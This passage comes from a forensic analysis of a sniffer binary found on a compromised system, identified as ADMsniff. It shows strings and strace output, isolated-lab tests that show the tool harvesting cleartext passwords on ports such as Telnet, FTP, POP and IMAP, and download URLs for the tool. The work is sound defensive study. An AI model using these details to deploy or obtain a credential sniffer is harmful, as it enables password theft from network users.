The sn.md5 file also reveals another piece of information – the original name of the executable. When the executable was originally checksummed, the output (which was stored as sn.md5) named the file as simply "sn". Presumably the Corporate Security personnel who handled the image renamed the original file "sn.dat" to make it clear that the binary was data to be analyzed and not something to be executed. We know that the sn.dat file is an executable, because of the output of the `file` command above.

Now that we know the aspects of the binary (size, timestamp, checksum, etc), the next step is to consider the contents of the binary. This can be done without any danger to the analysis station using the `strings` command. `Strings` searches through a file and "prints the printable character sequences that are at least 4 characters long[4]" by default. This can be used to find any text strings (such as help text, usage text, and some library and code information) in a binary file. In a file that isn't stripped, the text strings will include the names of libc functions that are used, but this binary has been stripped (as indicated by the `file` output, above). We run `strings` on the binary and save the output in a text file so we can work with the output:

```
[root@medusa]# strings -a sn.dat > sn.strings
[root@medusa]# wc sn.strings
   1621    4543   28211 sn.strings
[root@medusa]# head -5 sn.strings
PTRh`
QVhp
[^_]
RPh
BTu&
[root@medusa]#
```

The strings command created 1,621 lines of output (4543 words, 28211 characters). Looking at the first five lines in the file illustrates the fact that strings don't always make sense. Many short strings found in a binary file are simply sequences of bits that happen to correspond to readable ASCII characters; searching for longer strings generally finds real strings:

```
[root@medusa]# strings -a -15 sn.dat | head -5
--=[ %s:%i -->
DUMP STRUCT = NUMBER %i
\*       The END            */
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
ex    : admsniff le0
[root@medusa]#
```

Of course, a command like strings -15 will throw out all the useful 14, 13, 12, ... character strings. For analysis purposes, much of the data we're interested in will only show up if we look for short (4 character) strings or more, but then the "garbage" strings need to be manually removed. Just as the computer is better at comparing two MD5 strings, the human analyst is better at deciding whether a string of characters is meaningful or not. A full list of the useful strings in this file is available in Appendix C; after manually removing garbage strings like "u,@P" and removing duplicate lines the number of lines is 524.

The strings in the file provide identification for the program; a well-known rootkit sniffer named ADMsniff. Some lines which help with that identification:

`ADMsniff %s <device> [HEADERSIZE] [DEBUG]`	prints out the name with the same capitalization as is found on many hack ware download sites
`ex    : admsniff le0`	le0 is the "Lance Ethernet 0" interface, the traditional network card interface on Sun4 machines. Sniffers operate on ethernet devices...
`cant open pcap device :<`	pcap is the "Packet Capture library", and it is a system-independent API for packet capture.[5] Libpcap allows sniffers to be written for a variety of platforms and
`init_pcap : Unknown device type!`	
`ADMsniff %s  in libpcap we trust !`	
`"@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)`	

"@(#) $Header: pcap.c,v 1.29 98/07/12 13:15:39 leres Exp $ (LBL)	devices without needing to handle low-level interface details, which vary from system to system.
..ooOO The ADM Crew OOoo..	ADM Crew is a hacking group which has written a number of tools; see http://adm.freelsd.net/ADM/.
credits: ADM, mel , ^pretty^ for the mail she sent me	

The most common version of ADMsniff found on the Internet is "pub 0.8", but that string isn't found in this binary. However there is a string that looks analogous: "priv 1.0". Presumably "pub" meant public release and "priv" meant private release at one point; many hacking groups try to keep some of their tools private. The "priv 1.0" version can be found at freelsd.net[6] and phreak.org[7†]. Using `grep`, we can verify that several of the distinctive strings in the file come from this package:

```
[root@medusa]# grep "priv 1.0" *
thesniff.c:#define VERSION "priv 1.0"
[root@medusa]# grep 'ADMsniff %s <device> \[HEADERSIZE\] \[DEBUG\]' *
thesniff.c:      printf ("ADMsniff %s <device> [HEADERSIZE] [DEBUG] \n",
VERSION);
[root@medusa]# grep 'credits: ADM, mel , \^pretty\^ for the mail she sent me'
*
thesniff.c:  printf ("credits: ADM, mel , ^pretty^ for the mail she sent
me\n");
[root@medusa]#
```

There are two strings in the binary that are worth investigating further: "`keld@dkuug.dk`" and "`Keld Simonsen`". Could this be the author of the program, or the attacker? Plugging those two strings into Google yields a number of hits, but unfortunately none of them suggest that Keld is a cracker of any sort. The overall impression that we get from the messages[8] is that Keld contributed i18n code which ended up in the Linux system libraries, and therefore is compiled into this program. "i18n" is an abbreviation for "internationalization"[9]. Internationalization involves making sure that a program (or operating system) can be handle the varied character sets of multiple languages. One has to wonder how many email messages Keld Simonsen has gotten from people who analyzed a binary and assumed he'd written it because his name and email are in it!

Binary Details (Summary)

Using completely safe methods (e.g., not executing the binary) we have determined the following facts about the binary that we are examining:

- The name of the file was "sn" when found on the system, renamed to "sn.dat" before being packaged in a zip file
- The File/MAC time of the sn.dat file is as follows:
  - Modify: Thu Apr 11 09:29:58 2002 EST

† The two gzipped tar files from freelsd.net and phreak.org have different checksums, but the individual files contained in freelsd.net tar file all have the same checksums as the phreak.org tar file. Presumably the two were packaged using slightly different tar or gzip tools or options.

    - Access: Thu Apr 11 09:29:58 2002 EST
    - Change: Unknown; lost in process of unzipping

  However, we believe that none of these times matches what was on the compromised system, because the evidence shows that the file was moved off of the Linux system and onto a DOS/Windows system before being zipped. Also, the MD5 checksum file, which modifies the access time of the original file, predates the time of the zipped sn.dat file by 6 seconds.
- The UID and GID of the original file were lost in the zip process; the sn.dat file will be owned by whatever user unzips it from the zipfile.
- The MD5 checksum of the unzipped sn.dat file matches the MD5 checksum that was stored in the sn.md5 file by whoever initially packaged this binary for later analysis.
- Key words found in the binary file – ADMsniff, pcap, libpcap, le0, device, HEADERSIZE, and ADM Crew – indicate that this file is an ADMsniff binary, a sniffer program used by crackers. The string "priv 1.0", also found in the binary file, indicates which version of ADMsniff this is.

Program Description

In order to learn more about what this program does, we want to execute it in a controlled and monitored environment. The analysis station is connected to a hub, and a second laptop is connected to the hub also. Neither the hub nor either station connected to the hub is connected to any other network. Both systems are configured with RFC 1918 (private, non-routable) address in the 192.168.1.0/24 network.

The best way to learn what a program does is to see what system calls it is making. In Linux, a tool called `strace`[†] can be used to view the system calls, arguments, and data that are called/passwd/used by a program. The following `strace` options[10] will be used:

Option	Description
`-ff`	Follow forked processes, with output in separate files
`-r`	Print timestamps in relative format
`-v`	Verbose mode; don't abbreviate information for brevity
`-x`	Print non-ASCII strings in hex
`-s 1600`	Print up to 1600 characters; the default of 32 truncates information
`-o sn.strace`	Send trace output to a file instead of STDERR
`./sn.dat eth0`	The program to be executed (./sn.dat) and one argument (eth0) to it. We tried this usage because of one of the strings found in the binary, "ex : admsniff le0". Eth0 is the Linux equivalent to the SunOS le0.

```
[root@medusa]# strace -ff -r -v -x -s 1600 -o sn.strace ./sn.dat eth0
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
```

[†] `strace` is the Linux version; other UNIX variants have equivalent programs like `trace` (SunOS 4) and `truss` (Sun Solaris)

After the initial two lines are printed (two lines which we saw earlier in the `strings` output) the program sits, printing nothing and not exiting.

Because we believe that this tool is a network sniffer, the next step is to interact with the analysis station over the network, and see what (if anything) the binary does. From the other computer connected to the hub, we do the following:

- Telnet to the machine, and log in as a regular user. Execute a command or two, and then exit.
- Telnet to the machine again as a regular user, and this time stay on longer and do more.
- Telnet to the machine as a regular user, `su` to root, try a command, and then log out.
- FTP to the machine, log in as a regular user.

After we've done these steps, we hit "Control-C" at the `strace`/sn.dat command line to kill the program, and examine the output that's stored in sn.strace. When we look in the directory where we ran `strace`/sn.dat, we also find a file named "The_l0gz"[†] which wasn't there before we ran the command. Apparently ADMsniff opened that file; we can verify this by looking for the "open" syscall in the sn.strace file, which contains all the system calls made by sn.dat when it was run.

```
[root@medusa]# ls
sn.dat  sn.md5  sn.strace  The_l0gz
[root@medusa]# grep open sn.strace
     0.000035 open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
[root@medusa]#
```

This shows that sn.dat opened the file "The_l0gz" in the current working directory. The flags used (O_*) mean that it is opened for writing only, that if it does not already exist it will be created, and if it already exists and has contents then it will be truncated to size 0 before writing. (This is useful information, because now we know that if we run the program a second time, we'll overwrite the output it made the first time).

Naturally, we want to know what this program is logging, so we look at the log file[‡]:

[†] The fact that the logfile is named "The_l0gz" with the number 0 rather than the letter O is unsuprising; for some reason the cracker culture seems to cherish codes like this. "elite" becomes "31337", "logs" becomes "l0gz", hacker becomes "hax0r", etc. etc.

[‡] As we will discuss later, the "The_l0gz" file contains very long lines, so `fold` has been used to trim the lines into more readable lengths.

```
[root@medusa]# head -6 The l0gz | fold -w 78

--=[ 192.168.1.2:23 --> 192.168.1.1:4208 ]=--
.............. ..#..'.....'.....................!........Red Hat Linux release 7
.1 (Seawolf)..Kernel 2.4.2-2 on an i686..login: gowen..Password: ..Last login:
 Mon Sep  9 05:40:44 from 192.168.1.1..[gowen@localhost gowen]$ uname -a..Linu
x localhost.localdomain 2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686 unknown..[
gowen@localhost gowen]$ exit..logout...

--=[ 192.168.1.1:4208 --> 192.168.1.2:23 ]=--
...~.................. ..#..'....P.,....'.......ANSI..............!.........
...g..........o.....w.....e.....n.............................p.....a.....s..
...s.....w.....o.....r.....d.............................u..........n.....a..
.........m.....e..........  ..........-..........a.........................e..
.........x.....i..........t.............................
[root@medusa]#
```

This shows data from the first Telnet connection. The data lines are prefaced by a line indicating what connection the text belongs to; the first is data from 192.168.1.2 port 23 to 192.168.1.1 port 4208. The second is the other direction on the same connection; data from 192.168.1.1 port 4208 to 192.168.1.2 port 23. Port 23, of course, is Telnet; port 4208 is the dynamic port that the `telnet` client was allocated for this connection. Any data which would be a non-printable character is printed as a "." in this log file.

The first connection shows the output that the client saw:

- The banner of the Telnet service
- The login prompt, followed by the username being echoed back to the client[†]
- The password prompt
- The "last login" line printed at login, and the user prompt
- The `uname -a` command echoed back to the client, and the `uname -a` output
- The user prompt, and the `exit` command being echoed back to the client (followed by the `logout` which is always sent when `exit` is used in a login shell)

The second connection contains the characters that were actually typed into the `telnet` window, and a number of unprintable characters (Telnet data) again represented by the '.' character.

Using `grep`, we can see how many connections were logged:

[†] Most telnet servers echo any characters typed back to the client, excepting things like passwords when the terminal is configured not to echo anything at all.

```
[root@medusa]# grep '\-\-=\[' The_l0gz
--=[ 192.168.1.2:23 --> 192.168.1.1:4208 ]=--
--=[ 192.168.1.1:4208 --> 192.168.1.2:23 ]=--
--=[ 192.168.1.2:23 --> 192.168.1.1:4209 ]=--
--=[ 192.168.1.1:4209 --> 192.168.1.2:23 ]=--
--=[ 192.168.1.2:23 --> 192.168.1.1:4210 ]=--
--=[ 192.168.1.1:4210 --> 192.168.1.2:23 ]=--
--=[ 192.168.1.2:21 --> 192.168.1.1:4213 ]=--
--=[ 192.168.1.1:4213 --> 192.168.1.2:21 ]=--
[root@medusa]#
```

This shows 8 connections, or more properly, each of the two directions involved in 4 connections. Clearly this isn't logging on a packet-by-packet basis, the way that tcpdump does – the lines would have to be longer, or there would have to be more of them. Editing the file with vi, we can see that each log "header" line (like those shown above) is followed by followed by just one line, which may be short or may be long enough to fill an entire page. We can verify by using wc and a little math:

```
[root@medusa]# wc -l The_l0gz
     24 The_l0gz
```

The file contains 24 lines. We see 8 "transactions" logged, therefore each transaction includes 3 lines (a blank line for separation, the connection identification line, and a single data line).

The obvious question is: is there a limit to how long a logged line can be? A quick command can tell us how long the longest 5 lines are:

```
[root@medusa]# perl -e 'foreach $line (<>) {print length($line), "\n";}'
The_l0gz  | sort -n | tail -5
395
501
611
845
4012
[root@medusa]#
```

The longest line is 4012 characters, and during the second Telnet connection (the long connection) we definitely had more than 4012 characters printed out by the server – one of the commands we typed was ls /usr/bin, which results in 6000+ characters of output. Editing the file with vi, we find this line and verify that it is a truncated log of that session.

Based on everything we have seen so far, it seems that ADMsniff logs the first four kilobytes or so of the network connections that it sees – at least for Telnet and FTP, two protocols notorious for sending passwords in cleartext of the network. This is an efficient algorithm for grabbing usernames and passwords on the network; most passwords used in a session will be used very early in the connection. For one example, in the session

where we logged in using telnet and then used su to get root privileges, the segment of the session that ADMsniff saved was enough to capture the root password.

Given this specialized focus, we wonder if ADMsniff captures traffic on every port, or on a limited number of ports. This should be fairly easy to test by opening a number of connections using Netcat (nc) and pushing a small and unique amount of data through each connection, then seeing what ADMsniff logs. First we start ADMsniff, listening to the loopback (lo, localhost) device, and then:

```
[root@medusa]# for i in `seq 1 65535`; do
> nc -l -p $i &
> echo "port #$i#" | nc localhost $i
> echo "$i done..."
> done
(very much output deleted)
[20] 5223
[20]+ Done                    nc -l -p $i
65535 done...
[root@medusa]#
```

Now that we've sent the text "Port #N#" to all 65535 TCP ports, we can check ADMsniff's The_l0gz to see how many ports it captured data on:

```
[root@medusa]# grep "Port " The_l0gz | awk -F# '{print $2}'
21
23
109
110
143
512
513
514
1521
[root@medusa]#
```

This shows that ADMsniff is selective, only capturing data on ports that it expects will have cleartext passwords on them. The ports, in order, are: FTP, Telnet, POP2, POP3, IMAP, Exec (rexec), Login (rlogin), Shell (rsh), and the Oracle database listener.

We attempted to repeat the loop with UDP instead of TCP, but found that the nc process sending data would not exit immediately, so the only way to do it was by killing each nc with Control-C. Clearly this is impractical given 65535 ports, so we only checked ports 1-26. The only UDP port that has passwords that came to mind was SNMP on port 161, so we tried that manually as well. None of these ports registered with ADMsniff, so it seems to distinguish between TCP and UDP traffic, and to ignore the latter.

Now that we've got a good idea what ADMsniff does with network traffic, we will look more closely at the strace output and try to determine what else the program is doing. We know that it opens one file (The_l0gz), and that it binds to the network and receives data from it. It might also be sending data (summaries sent out on a regular basis?),

attempting other file system modifications (unlink, change permissions, etc.), trying to grab keyboard input (unlikely), or taking other actions through the system.

In the following table, we analyze the `strace` output for a short ADMsniff execution. Because the full output trace is so large, and so many repetitious syscalls are involved in sniffing a session, it has been heavily edited to show all the unique elements involved in an ADMsniff session.

`execve("./sn.dat", ["./sn.dat", "eth0"], [/* 21 vars */]) = 0`	The program is executed
`fcntl64(0, F_GETFD) = 0`	Get STDIN, STDOUT, STDERR
`fcntl64(1, F_GETFD) = 0`	
`fcntl64(2, F_GETFD) = 0`	
`uname({sysname="Linux", nodename="localhost.localdomain", release="2.4.2-2", version="#1 Sun Apr 8 20:41:30 EDT 2001", machine="i686"}) = 0`	Gets uname info; this is normal for any executable execution
`geteuid32() = 0`	Get UID and GID information
`getuid32() = 0`	
`getegid32() = 0`	
`getgid32() = 0`	
`Brk(0) = 0x80ab488`	Manage the data segment; normal for any executable execution
`Brk(0x80ab4a8) = 0x80ab4a8`	
`Brk(0x80ac000) = 0x80ac000`	
`socket(PF_INET, SOCK_PACKET, 0x300 /* IP PROTO_??? */) = 3`	This must be the program binding to the network in promiscuous mode.
`bind(3, {sin_family=AF_INET, sin_port=htons(25972), sin_addr=inet_addr("104.48.0.0")}}, 16) = 0`	
`ioctl(3, SIOCGIFHWADDR, 0xbffff9c0) = 0`	Configure the ethernet hardware; one of the these commands probably puts it into promiscuous mode
`ioctl(3, SIOCGIFMTU, 0xbffff9c0) = 0`	
`ioctl(3, SIOCGIFFLAGS, 0xbffff9c0) = 0`	
`ioctl(3, SIOCSIFFLAGS, 0xbffff9c0) = 0`	
`fstat64(1, {st_dev=makedev(3, 1), st_ino=28633, st_mode=S_IFCHR|0620, st_nlink=1, st_uid=0, st_gid=5, st_blksize=4096, st_blocks=0, st_rdev=makedev(4, 1), st_atime=2002/09/09-06:00:50, st_mtime=2002/09/09-06:00:50, st_ctime=2002/09/09-06:00:35}) = 0`	Get STDOUT ready so the program can print out its hello message
`ioctl(1, TCGETS, {c_iflags=0x500, c_oflags=0x5, c_cflags=0x4bf, c_lflags=0x8a3b, c_line=0, c_cc="\x03\x1c\x7f\x15\x04\x00\x01\x00\x11\x13\x1a\x00\x12\x0f\x17\x16\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x69\x0a\x08\x00"}) = 0`	
`old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40000000`	

write(1, "ADMsniff priv 1.0 in libpcap we trust !\n", 41) = 41	Print the hello message to STDOUT
write(1, "credits: ADM, mel , ^pretty^ f or the mail she sent me\n", 54) = 54	
Brk(0x80ad000) = 0x80ad000	As above
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUN C, 0666) = 4	Open the logfile "The_l0gz" for writing
recvfrom(3, "\xff\xff\xff\xff\xff\xff\x0 0\x04\x76\x4d\xbe\x8a\x08\x06\x00\x01\x0 8\x00\x06\x04\x00\x01\x00\x04\x76\x4d\xb e\x8a\xc0\xa8\x01\x01\x00\x00\x00\x00\x0 0\x00\xc0\xa8\x01\x02\x00\x00\x00\x00\x0 0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0 0\x00\x00\x00", 1564, 0, {sin_family=AF_ UNIX, path=" eth0"}, [18]) = 60	Receive data from the network
ioctl(3, SIOCGSTAMP, 0xbffff9b0) = 0 recvfrom(3, "\x00\x30\xf1\x3e\xca\xf5\x0 0\x04\x76\x4d\xbe\x8a\x08\x00\x45\x00\x0 0\x30\x0e\xcc\x40\x00\x80\x06\x68\xa8\xc 0\xa8\x01\x01\xc0\xa8\x01\x02\x10\x70\x0 0\x17\xb0\xc8\x69\x1d\x00\x00\x00\x00\x7 0\x02\xfc\x00\xd9\x93\x00\x00\x02\x04\x0 5\x7e\x01\x01\x04\x02", 1564, 0, {sin_fa mily=AF_UNIX, path=" eth0"}, [18]) = 62	
ioctl(3, SIOCGSTAMP, 0xbffff9b0) = 0	
Brk(0x80ae000) = 0x80ae000	As above
time(NULL) = 1031565668	Find out what time it is - possibly a side effect of waiting for network input
time(NULL) = 1031565668	
time(NULL) = 1031565668	
Minor variations on the lines from "recvfrom" through "time" repeated, many times.	
fstat64(4, {st_dev=makedev(3, 8), st_ino =32723, st_mode=S_IFREG|0644, st_nlink=1 , st_uid=0, st_gid=0, st_blksize=4096, s t_blocks=0, st_size=0, st_atime=2002/09/ 09-06:00:50, st_mtime=2002/09/09-06:00:5 0, st_ctime=2002/09/09-06:00:50}) = 0 old_mmap(NULL, 4096, PROT_READ|PROT_WRIT E, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0 x40001000	Prepare to write to file descriptor 4 which we know to be The_l0gz from the return code of the "open" call above.
write(4, "\n--=[192.168.1.2:23 --> 192. 168.1.1:4208]=--\n..... ..#..\' .....\'.....!.....Red Hat Linux release 7.1 (Seawolf)..Kernel 2.4.2-2 on an i686..login: gowen..Passwo rd: ..Last login: Mon Sep 9 05:40:44 fr om 192.168.1.1..[gowen@localhost gowen]$ uname -a..Linux localhost.localdomain 2 .4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i6 86 unknown..[gowen@localhost gowen]$ exi t..logout...\n", 399) = 399	Print out 3 log lines – blank, transaction, network data. This data represents the text sent from the Telnet server to the Telnet client, which includes the echo of typed username and shell commands (but not password, which is not echoed)
Some more network traffic received	

write(4, "\n--=[192.168.1.1:4208 --> 19 2.168.1.2:23]=--\n...~..... . ..#..\'....P.,....\'.......ANSI..... ....!...........g..........o..... w.....e.....n..... ..p.....a.....s.....s.....w.....o.....r. ....d.....u..... ......n.....a..........m.....e..... .. ..-..........a..... ....e..........x.....i..... t.....\n", 418) = 418	The other half of the connection printed to The_l0gz; note that this includes the typed username "gowen" and the typed password "password", followed by two shell commands (uname -a and exit)
Continue in this vein for another ~2000 lines...	
--- SIGINT (Interrupt) --- +++ killed by SIGINT +++	The Control-C arrives and kills the program; no attempt to flush or close the open logfile is made

In summary, ADMsniff seems limited to what we've described so far – binding to the network, capturing traffic, and writing limited amounts of traffic to a file named The_l0gz.

One thing that we do notice in the strace output is that the program exits immediately after a SIGINT (Control-C is one way to generate a SIGINT), without doing any housecleaning, such as syncing or closing the log file. This is error prone, as it may lose data that hasn't been synced properly. As a result, we experimented with other possible "end the program" signals like SIGHUP, SIGTERM, SIGQUIT, SIGUSR1, and SIGALRM. None of them resulted in a more orderly exit, which would indicate that this program is either a) terminated in another manner which we do not yet understand, or b) prone to losing recent data when terminated.

The last thing to do is to try to play with command line arguments. The following string from the binary suggests it takes one mandatory argument (the name of the network interface to use) and two optional arguments, HEADERSIZE and DEBUG.

```
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
```

Just from the names, we suspect that HEADERSIZE affects how many bytes of a network transaction are logged, and DEBUG turns on more verbose information (either to STDOUT, STDERR or to a default file). Our first guess is also that these arguments take the simple form of numbers: that sn.dat eth0 512 1 might make it log 512 bytes of each transaction, and do some debugging where it normally would not. We try the common "-h" argument to get help, but the program clearly isn't designed to be user-friendly in this manner:

```
[root@medusa]# ./sn.dat -h
cant open pcap device :<
[root@medusa]# ./sn.dat lo -h
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me

[root@medusa]#
```

It treats the first "-h" as the name of the network device, and it ignores the "-h" inserted after the (obviously required) network device argument. We will try our guess for now:

```
[root@medusa]# strace -o args.log ./sn.dat eth0 512 1
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
(network connections generated for a while, then the program Control-C'ed)
[root@medusa]#
```

The result was the same as earlier results; the log lines are still extending to 4012 characters given enough input, and there is no debug information written to the The_l0gz, STDOUT, or STDERR. The `strace` output still only reveals one "open" system call (for The_l0gz), so we know that it is not opening a file somewhere else. Using `awk` and `sort`, we can see all the system calls made by sn.dat. The only two that could be used to write modify the file system are "execve" and "open," but we can verify that these two functions are only used as we expected them to be based on our earlier `strace` analysis.

```
[root@medusa]# awk -F\( '{print $1}' < sn.debug | sort -u
bind
brk
execve
fcntl64
fstat64
getegid32
geteuid32
getgid32
getuid32
ioctl
+++ killed by SIGINT +++
old_mmap
open
recvfrom
--- SIGINT
socket
time
uname
write
[root@medusa]# egrep "^open" sn.debug
open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
[root@medusa]# egrep "^exec" sn.debug
execve("./sn.dat", ["./sn.dat", "eth0", "512", "1"], [/* 22 vars */]) = 0
[root@medusa]#
```

The problem could simply be that we've got the wrong syntax for the HEADERSIZE and DEBUG arguments. We could try to load the program into a debugger like `gdb`, but that

would be hard work since the binary is stripped of strings that identify functions. Since we have what we believe is the source code for this version of this program, it will be much faster to look in the source, learn the right usage, and try to verify that the programs are the same.

Program Description (Summary)

Based on what we've learned so far, we can make the following statements:

The file named sn that was retrieved from the compromised system, renamed to sn.dat and packaged into a zip file for later analysis, is in fact the popular cracker tool "ADMsniff." This program listens to all network traffic that hits a single network interface (which network interface is the single required argument to the program). If any of that traffic is what it deems interesting (that is, new connections on TCP ports 21, 23, 109, 110, 143, 512, 513, 514, or 1521) it captures the first 4 Kilobytes or so of the traffic (in each direction) and logs it (each direction, separately) to a log file in the current working directory named "The_l0gz". It does not aggressively sync the log file, and does not respond properly to any of the methods we have used to terminate it in an orderly fashion, so it may lose data when terminated.

The last time this program may have been used on the compromised system is 9:29:58 AM EST on Thursday, April 11 2002. However, other data suggests that that timestamp may have been inadvertently altered by the personnel who responded to the incident, and therefore may not reflect the actions of the attacker.

Forensic Details

ADMsniff has limited impact on the system that it is run on. It opens a single file, "The_l0gz" in the directory that the program is run in. It places the ethernet interface into promiscuous mode, which will result in a message like this being logged by the syslog daemon (usually to /var/log/messages):

```
Sep  9: 08:51:52 localhost kernel: sn.dat uses obsolete (PF_INET,SOCK_PACKET)
Sep  9: 08:51:52 localhost kernel: device eth0 entered promiscuous mode
```

It does not take the device out of promiscuous mode, so the two log lines above show up only once even if ADMsniff is started, stopped and restarted many times between reboots of the host system. (There is, however, a possibility that it would take the device out of promiscuous mode if properly terminated, and that we do not yet know the proper method of termination).

The program does not use, manipulate, or reference any system files or configuration files, nor have we been able to cause it to open any other files or print more verbose information to STDOUT or STDERR. The program appears to support two arguments, HEADERSIZE and DEBUG, but we have been unable to correctly specify them; the next step of the analysis should allow us to learn more about them.

The strings found in the file indicate that this tool comes from the cracking group ADM, but beyond that there isn't an indication of who the authors might be, any websites connected to the program or group, or other identifying information. Whoever the author is, though, he sent greets out to "mel" and "^pretty^".

Program Identification

As noted earlier, the strings "ADMsniff" and "priv 1.0" found in the binary suggest that this is the private 1.0 version of ADMsniff. ADMsniff "public" 0.8 is a familiar version found on many malware sites, but 1.0 is a little harder to find. Google again comes to the rescue, turning up multiple sites where it can be found:

- http://adm.freelsd.net/ADM/ADMsniff.tar.gz
- http://www.phreak.org/archives/exploits/unix/network-sniffers/ADMsniff.tgz
- http://www.openbsd.org.br/ouah/progs/ADMsniff.tar.gz
- http://www.unixhq.org/exploits/1999/jan/ADMsniff.tgz (broken link)

We download the first two files, copy them to the analysis system using a floppy disk, and compare these two files. They have different MD5 checksums, which is not a good sign:

```
[root@medusa]# md5sum ADMsniff-*
b080ec1b055d6b79bdf5b643a9c6c36d  ADMsniff-adm.freelsd.net-ADM.tar.gz
352e5e3a460ded8917c27114713dd794  ADMsniff-www.phreak.org-archives.tgz
[root@medusa]#
```

However, after unpacking them, we find that the files that each contains are identical:

```
[root@medusa]# for i in *; do md5sum $i; md5sum ../ADMsniff-phreak/$i; done
c8887b5f89407e62c6c46b2bf60fa2df  Makefile
c8887b5f89407e62c6c46b2bf60fa2df  ../ADMsniff-phreak/Makefile
9714a1a6725bf71f7ba17ff4bbf96a2a  README
9714a1a6725bf71f7ba17ff4bbf96a2a  ../ADMsniff-phreak/README
be0c5d550a903e046fff95e157f894d9  bpf.h
be0c5d550a903e046fff95e157f894d9  ../ADMsniff-phreak/bpf.h
7dd33a80ced635fc5282bb70205752bd  ip.h
7dd33a80ced635fc5282bb70205752bd  ../ADMsniff-phreak/ip.h
4f35a1bf6b72ed1599da2edd53ca4514  libpcap-0.4.tar
4f35a1bf6b72ed1599da2edd53ca4514  ../ADMsniff-phreak/libpcap-0.4.tar
7cda98852ce8f93fbf5206dc2c1bcf4a  pcap.h
7cda98852ce8f93fbf5206dc2c1bcf4a  ../ADMsniff-phreak/pcap.h
e26adcd3f159a50a86cbb1e3da39a13f  tcp.h
e26adcd3f159a50a86cbb1e3da39a13f  ../ADMsniff-phreak/tcp.h
f05e97660fa6b8a3c635332ddff21b82  thesniff.c
f05e97660fa6b8a3c635332ddff21b82  ../ADMsniff-phreak/thesniff.c
[root@medusa]#
```

The two archives were probably created with different programs; the fact that one is named ".tar.gz" (UNIX convention) and the other is named ".tgz" (DOS convention) tends to support this theory.

After reading the Makefile and browsing the C file, we feel reasonably comfortable that this program does the things that sn.dat does, and that there are no Trojan Horses lurking in the code, waiting to damage our analysis station. We run `make` to compile the program and compare it to sn.dat:

```
[root@medusa]# make
..ooOO ADMsniff private 1.0 beta 0 OOoo..
(a lot of output as make unpacks libpcap, configures, compiles it, and then
compiles the ADMsniff files before creating a binary named ADMsniff-1)
compiling ADMsniff...
gcc -I. -L. -static thesniff.c  -lpcap -lz  -o ./ADMsniff-1
Done!
[root@medusa]# strip ADMsniff-1
[root@medusa]# md5sum ADMsniff-1
deed3657356ec30b7abc1d0e888bfb6b  ADMsniff-1
[root@medusa]# md5sum ../sn.dat
0e954f43fd73f56e812a7285f32e41d3  ../sn.dat
[root@medusa]#
```

The two files are different, according to the MD5 checksums. We use `strings -10` to print out all the strings 10 characters or more long (removing the shorter strings removes most of the "false positive" strings) and compare the output using `diff`. By visually inspecting the changes, we see that the differences that show up all seem to be related to the system library. Because the analysis station is running a reasonably new version of Red Hat (7.3), it is probably using a different compiler and system libraries than the system that sn.dat was compiled on. The strings output can be used to try to learn more:

```
[root@medusa]# grep -i gcc *.strings | sort -u
ADMsniff-1.strings:GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-110)
sn.dat.strings:GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
sn.dat.strings:GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)
[root@medusa]# rpm -q gcc
gcc-2.96-110
[root@medusa]#
```

We can see that the new version has the string "Red Hat Linux 7.3 2.96-110" in it[†], and that the original sn.dat has different strings: "Red Hat Linux 7.1 2.96-97" and "Red Hat Linux 7.1 2.96-98"[‡]. If we're going to reproduce the sn.dat binary exactly, it seems we need to try compiling it on Red Hat 7.1. Since the analysis station we are currently using will be wiped clean at the end of this analysis, there's no reason not to use it. We archive the files that we've been working with onto CD-ROM, then wipe the system disks (with `dd`, as before) and install Red Hat 7.1 fresh from CD.

[†] In fact, the "GCC: (GNU)..." line is repeated multiple times in both files; "sort –u" was used to show only unique instances in the example above.

[‡] Experimentation shows that it is not unusual for multiple version numbers to show up in the same binary created with just one compiler, so the fact that two versions are listed for sn.dat is not strange or unusual.

The process of trying to recreate the binary was long and involved, and consisted of repeated minor variations of the compile/strip/compare actions listed above. Rather than detail the various attempts in full, we will summarize our actions and findings.

We tried Red Hat 7.1 with the original install CD RPM packages, and that did not match. We then downloaded all the updates for cpp, gcc, and glibc from the Red Hat Updates server[†]; the binary produced on this system did not match. Because we still had not seen the GCC version strings that we expected, we pulled the cpp, gcc, and glibc RPM packages from the Red Hat 7.2 original install CD and updated our Red Hat 7.1 installed system to use them. It quickly became obvious that gcc would not work without the binutils package from Red Hat 7.2, so that was installed also. The binary produced with these RPM packages is identical to the sn.dat binary; the checksum, file size, and compiler strings all match perfectly. We have not tested, but fully expect that an installation of Red Hat 7.2 from CD would also create the identical binary, and that that is the system that the attacker used to compile sn.dat.

The following table shows the original sn.dat characteristics, the build configurations that we tried, and the binary characteristics that each configuration produced. The sn.dat characteristics completely match the Red Hat 7.2 original RPM packages configuration:

RPM Versions	File size	MD5 checksum, GCC strings found in binary
Unknown system used to build binary sn.dat	399124	0e954f43fd73f56e812a7285f32e41d3 sn
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)
RH 7.1 Orig cpp 2.96-81 gcc 2.96-81 glibc 2.2.2-10	382144 bytes	d61cc0d8b291011ef8f538616355fad6 ./ADMsniff-1
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-79)
